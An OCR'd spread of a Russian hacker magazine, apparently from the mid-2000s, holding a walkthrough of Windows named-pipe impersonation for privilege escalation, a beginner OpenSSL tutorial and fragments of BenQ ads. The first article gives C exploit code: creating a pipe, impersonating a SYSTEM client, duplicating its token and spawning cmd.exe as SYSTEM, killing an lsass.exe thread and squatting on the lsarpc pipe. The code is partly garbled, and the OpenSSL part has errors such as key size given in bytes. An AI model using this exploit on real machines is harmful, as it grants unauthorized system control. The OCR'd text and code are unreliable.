Named Pipe File System – файловая система поименованных каналов (в дальнейшем просто каналов). Сам канал – это однонаправленный или дуплексный интерфейс, созданный для организации передачи данных между сервером и клиентами. Обращение к каналу производится по его имени, он, в свою очередь, имеет свои собственные буфера и дескрипторы, что позволяет ему одновременно обслуживать множество клиентов. Следует также знать, что, кроме поименованных каналов, существуют также анонимные, но в данном случае они не представляют для атакующего ничего интересного.

Основная причина создания этой технологии - предоставление возможности двум приложениям безопасно обмениваться данными. Реальным примером этого служит ситуация, когда приложение, запущенное от имени ограниченной учетной записи, нуждается в получении некоторой информации, которая доступна только привилегированному процессу. В таком случае в дополнение к приложению в системе регистрируется сервис, имеющий права системы, созданный каналом. Таким образом, все необходимые данные получает сервис, после чего сам сервис передает их приложению клиента посредством канала. Преимущества такого подхода легко определить в контексте организации безопасности приложения. Поскольку сервис исполняет ограниченные функции, то злоумышленник практически не имеет шансов воспользоваться им для повышения привилегий. В то же время само приложение не имеет высоких прав в системе и не может служить объектом для атаки. Но если бы приложение имело права системы, то атакующий, используя различные атаки, мог бы заставить его исполнить свой программный код от имени привилегированного процесса. В качестве атак могут использоваться переполнение стека, кучи, а также Shatter-атаки (их описание было в Хакере 12.03).

Для организации работы каналов системой используется драйвер npfs.sys, который предоставляет интерфейс, сходный с интерфейсом драйвера файловой системы. В действительности эту технологию нельзя назвать файловой системой. Единственное, что указывает на сходство каналов и файлов – это способ обращения к ним. Подключение к каналу производится функцией CallNamedPipe:


ОПИСАНИЕ К CALLNAMEDPIPE

```
BOOL CallNamedPipe(
// имя канала
 LPCTSTR lpNamedPipeName,
// указатель на данные, записываемые в канал
 LPVOID lpInBuffer,
// длина данных, записываемых в канал
 DWORD nInBufferSize,
// указатель на данные, прочитанные с канала
 LPVOID lpOutBuffer,
// длина данных, прочитанных с канала
 DWORD nOutBufferSize,
// длина данных, которые следует прочитать
 LPDWORD lpBytesRead,
// задержка при подключении
 DWORD nTimeOut
);
```

Но, как уже говорилось ранее, обращение к файлам и каналам идентично. Это действительно так, поскольку для подключения вместо функции CallNamedPipe можно воспользоваться CreateFile:

ФУНКЦИЯ CREATEFILE

```
HANDLE CreateFile(
 LPCTSTR lpFileName,
```



На нашем диске лежат все рассмотренные в статье исходные коды.

```
DWORD dwDesiredAccess,
DWORD dwShareMode,
LPSECURITY_ATTRIBUTES lpSecurityAttributes,
DWORD dwCreationDisposition,
DWORD dwFlagsAndAttributes,
HANDLE hTemplateFile
);
```

Для тех, кто хорошо знаком с организацией работы Windows, не секрет, что данная функция имеет более широкое применение в работе ОС. С ее помощью создаются или открываются файлы, директории, физические диски, коммуникационные ресурсы, mailslot'ы и pipe'ы. В данном случае нас интересует только последнее, а именно pipe (канал).

Так или иначе, имя канала должно соответствовать стандарту UNC. Это значит, что для подключения к каналу с именем "NamedPipe" имя для локального подключения должно иметь вид "\\.\pipe\NamedPipe". В случае если необходимо подключиться к каналу, созданному на другом компьютере, вместо точки нужно указать его имя.

Создание каналов

Давай изучим технологию создания каналов и попробуем подключиться к нему. Пайп можно создать с использованием следующей конструкции:

СОЗДАНИЕ ПАЙПА


```
charlpPipe = new char[0xFF];
sprintf( lpPipe, "\\\\.\\pipe\\testpipe" );
HANDLE hPipe = 0;
hPipe = CreateNamedPipe( lpPipe, PIPE_ACCESS_DUPLEX,
PIPE_TYPE_MESSAGE|PIPE_WAIT, 2, 0, 0, 0, NULL );
if( !hPipe ) return 1;
```

Таким образом, создается канал с именем "\\.\pipe\testpipe". Как видишь, ничего сложного на этом этапе нет. Только для создания действительно рабочего кода необходимо организовать процедуру ожидания подключения клиента:

ЖДЕМ КЛИЕНТА

```
pSD = (PSECURITY_DESCRIPTOR)
 LocalAlloc(LPTR,SECURITY_DESCRIPTOR_MIN_LENGTH);
InitializeSecurityDescriptor(pSD, SECURITY_DESCRIPTOR_REVI-
SION);
SetSecurityDescriptorDacl(pSD, TRUE, pACL, FALSE);
sa.nLength = sizeof (SECURITY_ATTRIBUTES);
sa.lpSecurityDescriptor = pSD;
sa.bInheritHandle = FALSE;
ConnectNamedPipe (hPipe, NULL);
```

В этом примере мы сначала инициализируем некоторые настройки относительно безопасности. Сейчас не будем обращать на этот код внимания, его логическое продолжение будет немного ниже. Пока мы просто ждем подключений со стороны клиента. Откомпилируем исходник и проверим его на работоспособность. Если компиляция прошла гладко, то программка запустится и будет работать. Теперь следует открыть любое другое приложение, работающее с произвольными файлами. Ими могут быть Notepad, msPaint и т.д. Дальше осталось только проверить канал, написав его имя в диалоговом окне «Файл» -> «Открыть».


Подключение к каналу

И если ты не вносил изменений в исходник, то наша программа (создающая канал) должна просто завершить работу. Как видишь, пайп все-таки создается, и клиент может к нему благополучно подключиться. Теперь осталось выяснить одно: как с помощью этого можно поднять свои права в системе.

Описание атаки

Собственно атака заключается в том, чтобы заставить системный процесс обратиться к каналу. После чего, используя некоторые API-функции, получить его права. Исполнить такое условие довольно просто. Для этого используется прием (он был описан выше) подмены файла на канал. Такое решение работает, поскольку для открытия файла используется функция CreateFile, которая также позволяет подключаться к каналам.

В теории, после того как привилегированный процесс подключится к каналу, не должна возникать возможность для получения сервером, создавшим канал, прав клиента, который подключается к каналу. Иначе это нарушает всю политику безопасности ОС. Но, используя функцию ImpersonateNamedPipeClient, сервер может изменить поток своего процесса так, чтобы в контексте безопасности получить права системы. На этом и базируется атака с использованием поименованных каналов. Помнишь, в листинге был кусок, о котором мы хотели поговорить позже? Самое время это сделать :). Если приложение атакующего уже запущено, оно не может изменять свои привилегии в процессе работы. Поэтому даже после получения привилегий системы основной процесс все равно имеет ограниченные права, с одной лишь разницей: он имеет право на создание привилегированных потоков. А это уже неплохо...

МУТИМ ПОТОКИ

```
ImpersonateNamedPipeClient (hPipe);
OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, TRUE,
&hToken )) {
DuplicateTokenEx(hToken, MAXIMUM_ALLOWED, &sa,
SecurityImpersonation,
TokenPrimary, &hToken2);
pGeneric = new GENERIC_MAPPING;
pGeneric->GenericRead=FILE_GENERIC_READ;
pGeneric->GenericWrite=FILE_GENERIC_WRITE;
pGeneric->GenericExecute=FILE_GENERIC_EXECUTE;
pGeneric->GenericAll=FILE_ALL_ACCESS;
MapGenericMask( &dwAccessDesired, pGeneric );
```

Такие нехитрые манипуляции на этот раз дают нашему процессу права системы, но в идеале эксплойт должен запустить консоль с правами системы. А согласно MSDN, чтобы исполнить приложение от имени чужой учетной записи, следует использовать функции LogonUser() и CreateProcessAsUser(). LogonUser() требует в качестве параметров логин и пароль учетной записи, в правах которой нуждается атакующий. Задачей LogonUser() является установка прав доступа E_ASSIGNPRIMARYTOKEN_NAME и SE_INCREASE_QUOTA_NAME для дескриптора маркера пользователя. Эти права нам необходимы, чтобы использовать функцию CreateProcessAsUser(). Такими правами обладают исключительно системные процессы, поэтому даже учетная запись «Administrator» не может успешно выполнить CreateProcessAsUser(). Следовательно, чтобы исполнить приложение, например cmd.exe, с правами системы, нам уже надо их иметь заранее.

Вот тут и приходит на помощь возможность создания привилегированных процессов. Именно их права и будут использованы при вызове CreateProcessAsUser().



- www.bezpeka.com/library/secspec/sysar_01.html
- www.xakep.ru/post/19448/default.htm
- http://msdn.microsoft.com/library/en-us/ipc/base/named_pipes.asp

Проведение атаки

```
DWORD GetProcess(char* lpExeFile) {
HANDLE hProcessSnap = NULL;
BOOL bRet = FALSE;
PROCESSENTRY32 pe32 = {0};
hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (hProcessSnap == INVALID_HANDLE_VALUE) return 0;
pe32.dwSize = sizeof(PROCESSENTRY32);
if (Process32First(hProcessSnap, &pe32))
{ do {
if( !strcmp(pe32.szExeFile,szExeFile))
{
return pe32.th32ProcessID;
}}
while (Process32Next(hProcessSnap, &pe32));
}
CloseHandle (hProcessSnap);
return 0;
}
DWORD GetThread(DWORD dwProcess) {
HANDLE hThreadSnap = NULL;
THREADENTRY32 thEntry;
hThreadSnap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
if (hThreadSnap == INVALID_HANDLE_VALUE) return 0;
thEntry.dwSize = sizeof(THREADENTRY32);
if (Thread32First(hThreadSnap, &thEntry))
{ do {
if( dwProcess == thEntry.th32OwnerProcessID )
{
return thEntry.th32ThreadID;
}}
while (Thread32Next(hThreadSnap, &thEntry));
}
CloseHandle (hThreadSnap);
return 0;
}
int hThread = GetThread( GetProcess("lsass.exe") );
PostThreadMessage((DWORD) hThread,(UINT) WM_QUIT,0,0);
```

ПРОБЛЕМНЫЕ МОМЕНТЫ


Но это далеко не все проблемы, связанные с каналами. Еще несколько лет назад Вадим Проскурин описал кое-какие другие проблемные моменты в устройстве каналов.

❶. Допустим, существует некий процесс, который создал экземпляр произвольного канала. Теперь, если другой процесс попытается создать канал с таким же именем, он будет успешно создан. Более того, этот поддельный канал сможет обслуживать клиентов, словно он настоящий.

❷. Если приложение начнет непрерывно создавать потоки, которые будут подключаться к одному и тому же каналу системного процесса, это приведет к тому, что атакующий подключится ко всем экземплярам канала, и настоящий клиент не сможет воспользоваться пайпом. Но поскольку постоянно создаются новые экземпляры канала, под которые отводится место в памяти, при такой атаке может получиться, что вся свободная оперативная память компьютера просто исчерпает себя. Таким образом проводится DoS-атака ;).

ЕЩЕ ПОТОКИ

```
ZeroMemory( &si, sizeof(STARTUPINFO));
si.cb = sizeof(si);
si.lpDesktop = NULL;
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_SHOW;
CreateProcessAsUser(hToken2,NULL,
"cmd.exe", &sa,
&sa,true, NORMAL_PRIORITY_CLASS |
CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(hPipe);
```




Использование атаки

Самое время проверить работу эксплойта на практике. Для этого необходимо найти приложение, работающее с файлами. Как ни странно, такое имеется ;). Его имя «at», и с его помощью устанавливаются задания в системе. Чтобы проверить эксплойт, нам необходимо добавить имя канала в очередь заданий, после чего в назначенное время «at» попытается запустить файл и тем самым обратится к нему.

Как результат, запускается консоль с правами системы. Но есть небольшая проблема. Эта утилита доступна только администратору, и поэтому, если ты гостишь в системе, с ее помощью получить системные права не удастся.

На практике подобная уязвимость может использоваться локальным пользователем для повышения привилегий в системе с установленным Microsoft SQL Server. Он запускается с правами системы, но может использоваться непривилегированными пользователями. Уязвимость была найдена @stake и связана с командой xp_fileexist. Эта команда предназначена для проверки существования файла, а поэтому позволяет поэксплуатировать уязвимость.



Результат атаки

МОДИФИКАЦИЯ АТАКИ

Из всего сказанного можно сделать вывод, что если атакующий не может указать открываемый файл, то атака невозможна. На самом деле это не так. Если нельзя указать имя открываемого файла, то можно создать канал с таким же именем, как тот, который использует системный процесс. Возьмем, к примеру, канал «\\.\pipe\lsarpc», создаваемый процессом lsass.exe. Если запущен системный процесс, использующий этот канал, то после создания канала с таким же именем появится вероятность подключения процесса именно к фальшивому экземпляру. Правда, вероятность того, что это произойдет сразу, довольно мала. Дело в том, что если процесс запрашивает подключение к каналу, то система даст ему дескриптор первого в списке свободного канала по дате создания. Значит, если заставить процесс обратиться к каналу множество раз, то он рано или поздно обратится к фальшивому. Но есть и другой вариант. Атакующий может сам подключиться ко всем свободным каналам и сразу же создать свой. Как результат, фальшивый канал будет первым в списке, и именно к нему и подключится клиент:

РАБОТА С КАНАЛАМИ

```
char szPipe[64];
sprintf(szPipe, "\\\\.\\pipe\\lsarpc");
for(int intCounter = 1;intCounter<0xFF ;intCounter++)
{
HANDLE hPipe =0;
while(!hPipe)
{
Pipe = CreateFile( szPipe, GENERIC_READ | GENERIC_WRITE, 0,
NULL, OPEN_EXISTING, 0, NULL );
}
}
HANDLE hPipe = 0;
hPipe = CreateNamedPipe( lpPipe, PIPE_ACCESS_DUPLEX,
PIPE_TYPE_MESSAGE|PIPE_WAIT, 2, 0, 0, 0, NULL );
```

Иногда, если каналом пользуется множество клиентов, то фальшивый экземпляр создается напрасно. Ведь нет гарантий, что первым подключится системный процесс. Тогда придется немного модифицировать эксплойт так, чтобы он одновременно создавал множество каналов при помощи отдельных потоков. Но тем, кому такой способ кажется нерациональным, можно предложить кое-что иное.

КОМБИНАЦИЯ АТАК

Если системный процесс имеет окно, то, используя Shatter-атаки, можно закрыть процесс, создающий настоящие каналы. Добиться этого можно командой PostThreadMessage(). Код смотри на врезке «Проведение атаки».

Далее достаточно только создать необходимый канал. В качестве способов для закрытия системных процессов можно использовать и атаки на переполнение буфера. И если имеет место переполнение, то это уже возможность исполнения кода с правами системы, и в нашем случае использование пайпов для этих целей нерационально.

РЕШЕНИЕ ПРОБЛЕМЫ

После множества проверок я так и не нашел системных приложений, входящих в стандартную поставку Windows, которые обращались бы к каналам. Но зато существует множество продуктов от сторонних разработчиков, с помощью которых все вышеописанное работает.

Стоит также проверять конфигурационные файлы. Некоторые приложения читают настройки из файлов, доступных на перезапись. Если где-то в нем указано имя файла, значит можно записать вместо него имя канала. Естественно, после этого приложение обратится к каналу. Поэтому предлагаю разработчикам не использовать в системных процессах подключение к пайпам. Лучше, чтобы сервис создавал свой экземпляр канала, а клиент с ограниченными правами просто подключался к нему. Таким образом используется механизм каналов в ОС Windows.


На этом тему каналов можно закрыть. Но впереди еще множество других интересных идей...



Ушаков Андрей (andrew@sumteh.ru)

CENSORED

ШИФРУЕМ ИНФОРМАЦИЮ



Скорее всего, ты уже задумывался о том, как защитить важную для тебя информацию от посторонних лиц. Одним из самых эффективных способов такой защиты является шифрование. Об этом мы сегодня и поговорим.

SSL: ТЕОРИЯ И ПРАКТИКА

ПЕРЕХВАТ ПЕРЕДАВАЕМОЙ ЧЕРЕЗ СЕТЬ ИНФОРМАЦИИ

Электронная почта, WEB-сервисы, IRC и ICQ уже стали неотъемлемой частью пользователей интернета. Стоит ли напоминать, что протоколы наиболее часто используемых служб передают информацию в открытом виде, легко доступном для перехвата? Не требуется большого ума, чтобы запустить снифер и перехватить все, что передается по протоколам вышеперечисленных служб. Это могут быть пароли идентификации в интернет-магазине, пароли от почты, сама почта, IRC-диалог. Подумай, кому будет приятно вторжение в личную жизнь, а уж тем более, если злоумышленник перехватит ценную информацию?

НЕПОСРЕДСТВЕННЫЙ ДОСТУП К ФАЙЛАМ СИСТЕМЫ

Представь: работая в офисе, ты вышел покурить и забыл сделать logout в системе. Пока ты отсутствуешь, коллега может получить доступ к любому файлу на твоем компьютере, в котором, к примеру, хранятся данные о зарплате сотрудников или другие важные документы. Возможна и более банальная ситуация: хакер проник в систему и имеет полный доступ к этим файлам.

В обоих случаях информация подвергается опасности, а ее (информации) потеря или изменение могут привести к большим убыткам. Как было сказано выше, решением такой проблемы является шифрование, которое призвано выполнять следующие задачи:

❶. Гарантировать конфиденциальность данных.
❷. Гарантировать неизменность данных при передаче или хранении.
❸. Проводить аутентификацию, т.е. подтверждать подлинность при доступе к информации, а также при ее трансфере.

Мощным средством шифрования в UNIX является пакет утилит и библиотек OpenSSL. Этот пакет, а точнее, входящие в него утилиты, предоставляет следующие возможности:

- Работа с RSA и DSA ключами
- Шифрование/дешифрование файлов
- Создание хешей (контрольной суммы) файла
- Создание шифрованных туннелей на сетевом уровне
- Создание сертификатов
- Работа с S/MIME

Я постараюсь как можно подробнее рассмотреть каждый аспект применения утилит OpenSSL, но, как понимаешь, размер статьи ограничен, поэтому что-то останется без внимания.

Начнем с самого простого: с установки пакета OpenSSL. Вполне возможно, что он уже установлен в твоей системе, но не факт. Если его у тебя нет, то OpenSSL обязательно должен быть в дистрибутиве, поэтому можешь установить его оттуда. Архив с исходными кодами можно скачать с сайта www.openssl.org. Я рекомендую тебе собирать OpenSSL последней версии самому, а не использовать уже скомпиленные бинарники. На то есть свои причины. Во-первых, ты имеешь возможность оптимизировать приложение под конфигурацию именно твоей машины, а во-вторых, совсем недавно в пакете OpenSSL были обнаружены уязвимости, которые исправлены в последних версиях. Архив с исходными кодами последней версии (0,97c или 0,96k) весит 2,7 мегабайта. Не стану уделять пристальное внимание процедуре компиляции - она достаточно проста. Все опции компиляции, а также сама процедура, описаны в файле INSTALL, который находится в архиве с исходниками.

Перейдем к непосредственному рассмотрению работы утилит openssl.

RSA И DSA КЛЮЧИ

Собственно, для начала нужно пояснить, что такое ключи и для чего они нужны. Ключ - это некоторый параметр, передаваемый алгоритму, позволяющий осуществить одно из возможных преобразований

КОНТРОЛЬНЫЙ БИТ

При передаче информации по Сети возможны всякие неприятности. Это не только перехват инфы злоумышленником, но и неверные данные на выходе. Такое случается часто. Информация имеет свойство теряться по пути, искажаться по каким-либо причинам. Поэтому, как бы пользователь ни шифровал свои данные, такая банальная потеря информация будет ему не особо приятна. Для решения этой проблемы был придуман так называемый контрольный бит или бит четности. В зависимости от того, сколько в передаваемом байте единичек, он может принимать значение либо 1, либо 0. Количество единичек в бите + в контрольном бите должно быть четным. Если на выходе получается нечетное число, значит, информация искажена. К сожалению, такой способ не может контролировать ошибки, кратные 3, 5, 7 и т.д.

для этого алгоритма и получить "уникальное" значение.

Если ты знаком с математическим определением параметра, то тебе будет проще понять, что такое ключ. Параметр функции - это некоторое значение, передаваемое в саму функцию, в зависимости от которого множество возможных значений, принимаемых этой функцией, будет изменяться. Сейчас наиболее распространены два метода шифрования: симметричное и асимметричное.

Симметричные методы шифрования позволяют использовать один и тот же ключ как для шифрования данных, так и для их расшифровки (шифрование с секретным ключом). Асимметричные же системы используют два ключа - один для шифрования данных, другой для их расшифровки (шифрование с публичным ключом).

Современные методы шифрования призваны обеспечивать хорошую защиту данных. Поэтому возникает необходимость использования сложных ключей, которые также создаются по определенному алгоритму, с использованием своих параметров. При генерации ключа необходимо ввести пароль, чтобы потом только ты мог использовать свой ключ.

Рассмотрим, как ключи создаются при помощи OpenSSL. Создадим секретный RSA ключ, используя алгоритм des3:

```
openssl genrsa -out secretkey.pem -des3 -rand /var/log/messages 4096
```

Приведу краткое описание используемых опций:
-out - указывает имя получаемого секретного ключа, в нашем случае это secretkey.pem.
-des3 - алгоритм шифрования.
-rand - источник случайных чисел для ключа, ты можешь указать в качестве источника любой файл в своей системе, в уникальности которого ты можешь быть уверен. Я указал /var/log/messages.
4096 - число байт получаемого ключа.

Собираем openssl

Теперь создадим публичный ключ на основе секретного:

```
openssl rsa -in secretkey.pem -out pubkey.pem -pubout
```

Думаю, с используемыми опциями все понятно. Аналогичные действия производятся и при создании DSA ключей. Создадим секретный DSA ключ, используя тот же алгоритм:

```
openssl gendsa -out secretdsakey.pem -rand /var/log/messages -idea paramfile
```

Сгенерим публичный ключ на основе секретного:

```
openssl dsa -in secretdsakey.pem -out pubdsakey.pem -pubout
```

Стоит заметить, что при использовании шифров DSA и RSA в коммерческих приложениях необходимо приобрести лицензию.

ШИФРОВАНИЕ/ДЕШИФРОВАНИЕ ФАЙЛОВ

Не стану вдаваться в подробности самих алгоритмов, напомню лишь, что любой файл представляет собой последовательность байтов. По заданному алгоритму происходит изменение этой последовательности. Таким образом, на выходе получается новая последовательность – зашифрованный файл. OpenSSL поддерживает шифрование файлов только по симметричному алгоритму. Если тебя интересует асимметричное шифрование, рекомендую обратиться к утилите gpg. Рассмотрим, как осуществляется шифрование с помощью OpenSSL. Синтаксис в данном случае следующий:

Делаем сертификат

```
openssl enc -des -in file -out encryptedfile
```

Зашифровали файл с именем «file» алгоритмом des3. Опция enc указывает на то, что нужно использовать симметричный алгоритм. Назначение опций -in и -out, надеюсь, понятно.
Расшифруем уже зашифрованный файл:

```
openssl enc -des -d -in encryptedfile -out file
```

Как видишь, для расшифровки файла достаточно задать тот же алгоритм и опцию "-d".

ХЕШИРОВАНИЕ

Вероятно, ты не раз встречал такое понятие, как checksum (контрольная сумма). Так вот, контрольная сумма есть не что иное, как некоторый набор данных (байтов), полученный путем преобразования специальным алгоритмом другого набора данных. Такой набор строго индивидуален для каждой последовательности исходных данных, что позволяет сравнить исходные данные посредством их контрольных сумм. Если контрольные суммы совпадают, то исходные данные идентичны. Контрольная сумма позволяет подтвердить неизменность (подлинность) полученных данных. Она не защищает тебя от перехвата информации, ее назначение - гарантировать неизменность данных.

Рассмотрим, как с помощью OpenSSL можно создать checksum файла. Создадим контрольную сумму для файла с этой статьей и на выходе получим:

```
andrey@localhost:~#openssl dgst -md5 -c ssl.txt
```



Защита информации от нежелательных глаз - вопрос, не теряющий актуальности долгие годы. Поэтому стоит позаботиться о своей безопасности. Не брезгуй различного рода утилитами, которые созданы специально для решения этой проблемы. Тот же PGP надежно зашифрует инфу на твоем винте и защитит тебя от утечки информации к злобным хакерам.

ЭЦП

Электронно-цифровые подписи и сертификаты подлинности в интернете все больше и больше получают признание у пользователей. Не раз перед скачиванием какого-либо программного обеспечения ты подтверждал принятие сертификата программы. Это сделано для того, чтобы злодей не смог подсунуть тебе вместо софта какого-нибудь троя или виря. Центр сертификации не даст простому смертному ЭЦП, не проверив его компетентность.

```
MD5(ssl.txt)= 3b:7f:bc:2d:29:3f:d4:5c:48:1d:26:11:a0:24:34:12
```

Или:

```
andrey@localhost:~#openssl dgst -md5 -c -out ssl.sig ssl.txt
```

Приведу краткое описание используемых опций:

"md5" – алгоритм, по которому будет вычисляться контрольная сумма.
"-c" - группирует цифры полученного хеша в группы по две.
"ssl.txt" - название файла, с которым мы работаем.

Если не указать дополнительных опций, контрольная сумма выводится на консоль. Опцией "-out sigfile" можно задать имя файла sigfile, в который будет записываться контрольная сумма.

На основе checksum (в некоторых источниках их называют также дайджестами) работает принцип ЭЦП - электронная цифровая подпись. При подписывании, к примеру, электронного письма, происходит следующее:

1. Вычисляется checksum файла письма.
2. Полученный хеш шифруется секретным ключом.

Чтобы проверить подпись, тебе необходимо получить открытый ключ (public key) того человека, который подписал письмо. Эта операция производится либо на специализированном сервере, где отправитель поместил свой ключ, либо отправитель может лично передать его получателю.

1. Расшифровывается полученный код с помощью public key и извлекается checksum, которая была получена на стороне отправителя.
2. Извлекается checksum файла письма и сверяется с той, что получена из подписи.

В вышеприведенных примерах используются далеко не все опции для работы с контрольной суммой. Для получения более полной информации рекомендую ознакомиться с man dgst.

СОЗДАНИЕ СЕРТИФИКАТОВ

Сертификат подтверждает подлинность того или иного ресурса, компании или личности, а точнее, указывает на то, что конкретный public key принадлежит определенному объекту. Сертификат включает в себя информацию о владельце, такую как имя, адрес, e-mail, хост, а также содержит его открытый ключ. Сертификат подписывается с помощью ЭЦП центром сертификации, который служит гарантом того, что этот сертификат принадлежит конкретному объекту или личности.

Рассмотрим следующую схему. Клиент и сервер хранят в своей базе список открытых ключей центров сертификации, которым они доверяют. При установлении соединения клиент получает цифровую подпись центра сертификации от сервера, после чего проверяет, принадлежит ли подпись центру. Если да, то при получении сертификата от сервера клиент проверяет подлинность самого сертификата. Удостоверившись, что сертификат верный, а следовательно, и данные в нем, в том числе и публичный ключ, клиент и сервер могут устанавливать защищенное соединение. Сертификат можно сгенерировать и самому с помощью openssl без третьей стороны - центра сертификатов. Но в этом случае сертификат воспринимается as is, на страх и риск клиента. Рассмотрим, как в OpenSSL можно работать с сертификатами:

```
openssl req -new -x509 -keyout sereverkey.pem -out
serevercert.pem -days 365
```

После этой команды тебе будет задано несколько вопросов. Далее ты введешь пароль, и в указанных каталогах создадутся два файла: сертификата с публичным ключом и секретного ключа.

Можно также создать конфигурационный файл, из которого будут считаны данные при создании сертификата, и тебе не придется отвечать на все вопросы в интерактивном режиме. Конфигурационный файл задается после опции -config. Формат файла несложен и хорошо описан на странице руководства "man req".

РАБОТА С S/MIME

В openssl также включен модуль по работе с mail - openssl smime. Он позволяет шифровать/дешифровать сообщения, а также работать с цифровой подписью. Что такое шифрование и цифровая подпись, мы рассмотрели выше, так что не буду на этом останавливаться и перейду непосредственно к описанию опций команд, доступных для openssl smime.

Первый простейший пример использования - подписывание письма:

```
mail.msg -signer cert.pem
```

Здесь мы подписываем письмо из файла file.txt с помощью сертификата cert.pem. Весь вывод идет в файл file.msg.

Smime позволяет обработать файл и сразу отправить его адресату с помощью sendmail. Для этого достаточно указать опции -to recipient@mail.ru -from sender@mail.ru -subject "Encrypted message":

openssl smime -sign -in mail.txt -text -from sender@mail.ru -to recipient@mail.ru -subject "Signed message" -signer cert.pem -inkey private_key.pem | sendmail recipient@mail.ru

В этом примере мы подписываем файл mail.txt, вставляем в него заголовки письма и передаем с помощью канала sendmail'у.

openssl smime -decrypt -in mail.msg -recip cert.pem -inkey key.pem -out mail.txt

В этом примере мы расшифровываем сообщение mail.msg с помощью секретного ключа и сертификата cert.pem. После чего кладем расшифрованное письмо в mail.txt.

ЗАКЛЮЧЕНИЕ

Теперь ты знаком с базовыми компонентами openssl и уже можешь использовать их для обеспечения собственной безопасности. Отмечу, что в этой статье я привел далеко не полное описание всех опций команд, так что не стоит считать ее исчерпывающим руководством по openssl.

В следующей статье мы рассмотрим практическое применение openssl с наиболее распространенными сервисами, такими как www, pop3, imap, etc.



В качестве универсального решения openssl для любых почтовых клиентов можно использовать stunnel (www.stunnel.org). Версия этой программы есть не только под юникс-подобные системы, но и под старый добрый Windows.



Официальный сайт OpenSSL



Enjoyment Matters



Мультимедийный ЖК-монитор BenQ FP567s

- Размер диагонали — 15 дюймов
- Физическое разрешение — 1024x768
- Контрастность — 400:1
- Яркость — 250 кд/м^2
- Полное время отклика — 16 мс



Планшетный сканер BenQ S2W4300U

- Сканирующая матрица — CCD
